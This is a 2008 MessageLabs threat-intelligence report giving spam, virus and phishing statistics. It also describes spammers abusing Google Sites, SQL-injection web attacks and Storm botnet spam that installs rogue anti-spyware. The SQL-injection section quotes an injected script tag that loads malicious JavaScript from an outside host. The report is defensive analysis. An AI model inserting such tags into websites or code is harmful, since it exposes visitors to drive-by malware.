MessageLabs®

Be certain

MessageLabs Intelligence: July 2008
"Google Sites Becomes Newest Addition to Spammers' Arsenal"

Welcome to the July edition of the MessageLabs Intelligence monthly report. This report provides the latest threat trends for July 2008 to keep you informed regarding the ongoing fight against viruses, spam and other unwelcome content.

Report Highlights

- Spam – 75.1% in July (a decrease of 1.4% since June)
- Viruses – One in 148.2 emails in July contained malware (a decrease of 0.07% since June)
- Phishing – One in 180.6 emails comprised a phishing attack (an increase of 0.19% since June)
- Spammers exploit latest Google App, Google Sites
- Web threats continue to increase, due to more SQL injection attacks. 3,968 new malicious websites blocked per day (an increase of 91% since June)
- More Storm-generated celebrity gossip results in spyware

Report Analysis

Google Sites used to host dating and meds spam
In July, spammers found novelty in abusing Google's newest hosted application, Google Sites. MessageLabs intercepted spam containing links to **sites.google.com** domains. The technique relies on the use of free Google accounts, which may be created programmatically by defeating the CAPTCHA checks, which earlier this year proved to be yet another useful anti-spam countermeasure.


Previously, spammers abused Google's other hosted applications, notably Google Docs, Google Pages and Google Calendar. One particular spamming technique, for example, created spam pages as a Google Doc, the link to which was then included in spam emails. This link had the appearance of a spam website, when in fact it was a Google Doc that was being publicly shared. One advantage to the spammers is that it becomes harder for traditional anti-spam countermeasures to block the spam email based on the link, since it uses the Google domain name.

Similarly, the latest addition to the Google hosted applications suite, Google Sites, allows a novice to generate a wiki-like page very easily. The additional benefit is that the resulting URL is harder for traditional signature-based anti-spam tools to block, unlike spam sites hosted using Google Pages, which include the account name in the URL, such as **accountname.googlepages.com**.


A Google Sites URL may be harder to block, if for example, the unique site name is composed of a string of seemingly random letters and numbers. Site names are typically created using meaningful names, or even their own account names. For example, a Google Site that appeared in some spam messages used URLs such as this: *http://sites.google.com/site/1re3ct7[removed]/*

Although it has appeared in relatively small numbers so far, accounting for around 1% of all spam, this technique may

become as popular as other similar techniques used for distributing spam via Google's free online services. If so, then we may expect spam levels to rise in the coming months.




A link to the Google Site created above was included in subsequent spam emails, such as in the following example:




Web threats continue to increase through more SQL injection attacks
In July, the average number of new, malicious websites blocked each day rose by 91%, taking the threat to its highest level. In July, 3,968 new sites were intercepted daily, on average. This latest surge is due to the number of websites linked to SQL injection attacks, where malicious JavaScript is downloaded to a visitor via the use of `<SCRIPT SRC=http://www.[removed]/ngg.js />` HTML tags.

These tags would have earlier been injected into the SQL database used to deliver content to the affected site, typically through a vulnerability in the web server, as can be seen in the example below:



The JavaScript file is hosted on another server and included by the HTML script tags to be executed by the client browser visiting the site. In many examples, legitimate sites had been compromised and used to host the malicious content. As can be seen in the example above, malicious JavaScript is also being hosted on domains using the .mobi (dotMobi) top-level domain, dedicated to providing Mobile Web services to mobile devices.

Below is an example of JavaScript that may be executed by a browser visiting an infected website:



The main concern with this type of threat is that the site causing the browser to download the malicious JavaScript is a legitimate site that has been compromised and the JavaScript is then executed by the visitor to the site on their browser. This makes it more difficult to regulate against malware entering an organization simply by controlling the policies of where users are allowed to browse.

In one particular attack, which was still active at the time of writing, the JavaScript tag could still be found on more than 850 websites, based on a simple Google search.

Storm-generated Gossip leads to rogue anti-spyware


Soon after the July 4 Independence Day celebrations in the US, the Storm botnet began breaking "news" via email of a US-led invasion on Iran. The emails included links to the Storm malware disguised as video footage of the event. These early attacks were largely email-driven with the intent of spreading the Storm malware.

Also in July, a new bout of spam originating from the Storm botnet stood out not only because of the use of headlines involving celebrities implicated in a scandal or meeting death in an unusual way, but also because this new batch of spam contained links to sites that when activated resulted in the installation of a new "rogue" anti-spyware program on the victims' computers. Many of the subject headings also included a smiley face symbol, such as ":)" or ";)".


If followed, the links download a file called ***video.exe***, which results in "Antivirus XP 2008" being installed on the machine. This is actually a new "rogue" anti-spyware program which is installed without any intervention by the user. Antivirus XP 2008 then proceeds to scan the computer, displaying the number of infections it has found, which can only be removed by purchasing the software.

The first sign of the rogue anti-spyware being installed was when the desktop background was changed to display a message indicating the computer is infected. A payment of GBP £49.95 (approximately USD $100) is required to license the software.


Below are some screenshots that show process on a sacrificial machine:




1) video.exe file downloaded. Background image changes after a few seconds



2) Spyware scan indicates spyware found (this is a freshly installed machine!)



3) Further "official-looking" notification, if needed




4) The final stage – how much will it cost? NB. The machine was installed with UK settings

Global Trends & Content Analysis

MessageLabs Anti-Spam and Anti-Virus Services focus on identifying and averting unwanted communications originating from unknown bad sources and which are addressed to valid email recipients.

Skeptic™ Anti-Spam Protection: In July 2008, the global ratio of spam in email traffic from new and previously unknown bad sources, was 75.1% (1 in 1.33 emails), a decrease of 1.4% on the previous month. An additional 5.8% of spam was removed using MessageLabs traffic management controls, based on the profile of known bad sources. Without these controls the overall proportion of spam would be around 81.0%.



In July, Switzerland remained the most spammed country with levels reaching 84.2% of all email. The largest increase in spam was noted in the United States, where levels rose by 5.9% to 79.8%. The largest decline occurred in Israel, where spam fell by 11% to 69.1%.

Spam levels in the UK reached 69.9% in July and 74.6% in Canada. Germany's spam rate reached 70.0% and 70.6% in the Netherlands. Spam levels in Australia were 64.1%, 72.9% in China and 67.8% in Japan.


Spam levels decreased across all industry sectors in July, with the exception of the Non-Profit sector, where spam rose by 5.8% to 82.2%. The largest fall was noted in the Accommodation and Catering sector, where levels fell by 3.6% to 73.0%.

Chemical & Pharmaceutical sector spam levels reached 72.6%, 78.3% for Retail, 72.4% for Public Sector and 68.5% for Finance.

Skeptic™ Anti-Virus and Trojan Protection: The global ratio of email-borne viruses in email traffic from new and previously unknown bad sources, was 1 in 148.2 emails (0.67%) in July, a decrease of 0.07% since the previous month.

In July, 3% of email-borne malware contained links to malicious sites, a decrease of 17.3% since June. 7.2% of these were malicious links generated by continued activity from the Storm botnet, and an increase in the number of malicious emails spoofing virtual greeting cards and online postcard sites. In July, 23.7% of emails containing a malicious link spoofed virtual greeting cards, compared with 1.4% in June.

A further 33.2% of unscrupulous links came in the form of emails linking to a video.exe file, often connected with fake lurid headlines about celebrities or international news. The executable, if downloaded, offers free reign to a rogue anti-spyware program, these emails also originated from the Storm botnet.




The largest increase of 0.48% in virus activity was observed in Canada; where virus levels of 1 in 80.7 put the country in third place for July.

Virus levels for the US were 1 in 243.7, 1 in 110.3 for the UK and 1 in 214.8 for Germany. In Australia, virus levels were 1 in 303.1 and 1 in 378.6 for Japan.

Virus levels fell across many industry sectors during July, with the Real Estate sector being in the unenviable position of receiving the largest increase of 0.07% to 1 in 135.4 emails containing malware. The largest fall was noted in the Accommodation and Catering sector where levels fell by 0.51% to 1 in 69.0 emails containing malicious content.

Virus levels for the IT Services sector were 1 in 158.7, 1 in 176.6 for Retail and 1 in 198.8 for Finance.

Phishing: In July, phishing activity rose by 0.19% compared with the previous month. One in 180.6 (0.55%) emails comprised some form of phishing attack. When judged as a proportion of all email-borne threats such as viruses and Trojans, the number of phishing emails has increased by 33.8% to 82.1% of all email-borne malware threats intercepted in July.



In July, 6.7% of phishing attacks were due to an increase in activity spoofing the UK HMRC (Her Majesty's Revenue and Customs), which performs a similar role in collecting tax to the IRS (Internal Revenue Service) in the US. The latest

attacks are believed to be the work of the same group that was responsible for a prolonged series of attacks against the IRS, but this time targeting only UK-based recipient domains.

Using almost exactly the same wording as in previous IRS attacks (reported in the April 2008 MessageLabs Intelligence report) the latest phishing mails also suggested the recipient was entitled to a tax refund. The image of the HMRC logo used in the emails was also hosted on a free hosting site using the same account name used in the IRS phishing attacks.

S**keptic™ Web Security Version 2.0:** The most common trigger for policy-based filtering applied by MessageLabs for its business clients is the "Advertisements & Popups" category, down by 5.0% since June, to 44.5%.

Web Security Services (Version 2.0) Activity:

Policy-Based Filtering		Web Viruses and Trojans		Potentially Unwanted Programs	
Advertisements & Popups	44.5%	Generic Downloader.z	64.4%	PUP-GAIN	87.1%
Chat	28.3%	Trojan-Downloader.JS.Agent.ccu	6.1%	PUP:Server-FTP.Win32.Tftpd.274	5.3%
Streaming Media	4.7%	Trojan-Downloader.JS.Agent.ccv	3.7%	PUP:RemoteAdmin.Win32.Remotely...	3.3%
Unclassified	4.0%	Suspicious IFrame.b	2.3%	PUP:AdTool.Win32.MyWebSearch.bn	1.2%
Games	3.2%	VBS/Psyme	1.8%	PUP-BHO.gen.b	0.4%
Downloads	2.0%	New Malware (Heuristic)	1.5%	PUP:RemoteAdmin.Win32.WinVNC.4	0.3%
Personals & Dating	1.9%	JS/Tenia.d	0.8%	PUP:RemoteAdmin.Win32.WinVNC-bas...	0.1%
Adult/Sexually Explicit	1.8%	Trojan-Downloader.HTML.Ifr...	0.8%	PUP:Downloader.Win32.ImLoader.i	0.1%
Web-based E-mail	1.7%	JS/Exploit-BO	0.8%	PUP-ZangoSA	0.1%
Blogs & Forums	1.2%	New JS-b	0.8%	PUP:PSWTool.Win32.ProductKey.b	0.1%
				PUP-TCent	0.1%

Analysis of web security activity shows that 83.4% of all web based malware intercepted was new in July, largely due to a rise in Trojan downloaders being intercepted through a further rise in SQL injection attacks. In July there was also a notable hike in web-based password-stealing trojans for online games, perhaps testament to the ability for cyber criminals to utilize these virtual worlds for money laundering activities.

Similarly, MessageLabs also identified an average of 3,968 new sites per day harboring malware and other potentially unwanted programs such as spyware and adware; an increase of 91% since June.


The "Unclassified" category identifies new and previously uncategorized sites that potentially need to be prohibited. This category accounted for 4.0% of the web traffic intercepted. The "Unclassified" category affords more confidence when defining new rules, which means that newly detected malicious sites may be handled more appropriately until categorized, thereby safeguarding against sites which appear and disappear within a 24 to 48 hour timeframe; such sites may be used for disreputable purposes, such as hosting phishing and spam sites, information-stealing Trojans and other fraudulent activities. 87.5% of all web-based viruses intercepted were classified in this category, as were 38.2% of all spyware, adware and other potentially unwanted programs.

The chart below highlights the increase in the number of new viruses and trojans as well as spyware and adware sites blocked each day on average during July. Following a slight decrease last month, the number of sites hosting new malware has more than doubled in July.

Web Security Services (Version 2.0) Activity:

New Malware Sites per Day


New sites with **spyware**	1803/day
New sites with **web viruses**	2166/day
Total	**3,969/day**



Traffic Management

Traffic Management continues to reduce the overall message volume through techniques operating at the protocol level. Unwanted senders are identified and connections to the mail server are slowed down using features embedded in the TCP protocol. Incoming volumes of known spam are significantly slowed, while ensuring legitimate email is expedited.

In July, MessageLabs processed an average of 3.0 billion SMTP connections per day, of which 23.5% were throttled back as a result of traffic management controls for traffic that was unequivocally malicious or unwanted. The remainder of these connections was subsequently processed by MessageLabs Connection Management controls and Skeptic™.



Connection Management

Connection Management is particularly effective in stopping directory harvest, brute force and email denial of service attacks, where unwanted senders send high volumes of messages to force spam into an organization or disrupt business communications. Connection Management works at the SMTP level using techniques that verify legitimate connections to the mail server, using SMTP Validation techniques. It is able to identify unwanted email originating from known spam and virus sending sources, where the source can unequivocally be identified as an open proxy or a botnet, and rejects the connection accordingly. In July, an average of 54.2% of inbound messages was intercepted from botnets and other known malicious sources and rejected as a consequence.

User Management

User Management uses Registered User Address Validation techniques to reduce the overall volume of emails for registered domains, by discarding connections for which the recipient addresses are identified as invalid or non-existent. In July, an average of 5.0% of inbound messages was identified as invalid; these were attempted directory attacks upon domains that were therefore prevented.

MessageLabs Intelligence

MessageLabs Intelligence is a respected source of data and analysis for email, web and IM security issues, trends and statistics. Securing more than 3 billion email connections and 1 billion web requests each day, MessageLabs provides a range of information on global email security threats based on live data feeds from its control towers around the world.

The information relating to MessageLabs services contained in this report is based on data generated internally by MessageLabs unless otherwise indicated.

For more information on MessageLabs Intelligence and the analysis provided, please visit: www.messagelabs.com/intelligence

NB: All figures mentioned in this report were correct at the time of going to press.

MessageLabs is a leading provider of integrated messaging and web security services, with over 18,000 clients ranging from small business to the Fortune 500 located in more than 86 countries. MessageLabs provides a range of managed security services to protect, control, encrypt and archive communications across Email, Web and Instant Messaging.

These services are delivered by MessageLabs globally distributed infrastructure and supported 24/7 by security experts. This provides a convenient and cost-effective solution for managing and reducing risk and providing certainty in the exchange of business information. For more information, please visit www.messagelabs.com.